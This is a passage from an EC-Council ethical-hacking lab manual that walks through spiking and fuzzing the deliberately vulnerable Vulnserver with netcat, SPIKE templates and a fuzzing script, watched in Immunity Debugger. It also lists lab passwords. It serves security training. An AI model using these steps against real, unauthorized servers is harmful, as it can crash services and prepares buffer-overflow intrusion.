


Figure 1.7.7: Status as Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click on the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.




Figure 1.7.8: Click on Run program icon

15. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.




Figure 1.7.9: Immunity Debugger running

16. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

TASK 7.4

Perform Spiking

17. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.7.10: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 1.7.11: Running the programs as a root user

21. In the **Terminal** window, type **nc -nv 10.10.10.10 9999** and press **Enter**.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.

22. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.
23. A list of **Valid Commands** is displayed, as shown in the screenshot.




Figure 1.7.12: Netcat command to establish a connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Type **EXIT** and press **Enter** to exit the program.

25. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

26. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.




Figure 1.7.13: Create a script file stats.spk

27. In the text editor window, type the following script:

s_readline();

s_string("STATS ");

s_string_variable("0");

28. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.14: Write stats.apk script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

30. Wait for the command to finish the execution.




Figure 1.7.15: Send the package to the vulnserver

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




Figure 1.7.16: Immunity Debugger is still running

32. Switch back to the **Parrot Security** virtual machine.
33. In the **Terminal** window, type **pluma trun.spk** and press **Enter**.
34. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");

35. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.17: Create a script file trun.spk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

37. Leave the script running in the terminal window.




Figure 1.7.18: Send the package to the vulnserver

38. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

39. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.




Figure 1.7.19: Immunity Debugger status gets changed to Paused

41. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.

TASK 7.5

Perform Fuzzing

42. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register
43. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
44. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.
45. Switch back to the **Parrot Security** virtual machine and minimize the **Terminal** window.
46. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
47. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.
49. Paste the **Scripts** folder on the **Desktop**.




Figure 1.7.20: Paste Scripts folder in the root directory

50. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.
51. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.
52. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.




Figure 1.7.21: Run fuzz.py script

53. Switch to the **Windows 10** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
54. You can observe the connection requests coming from the host machine (**10.10.10.13**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.22: Connection requests captured by vulnserver

55. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

56. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

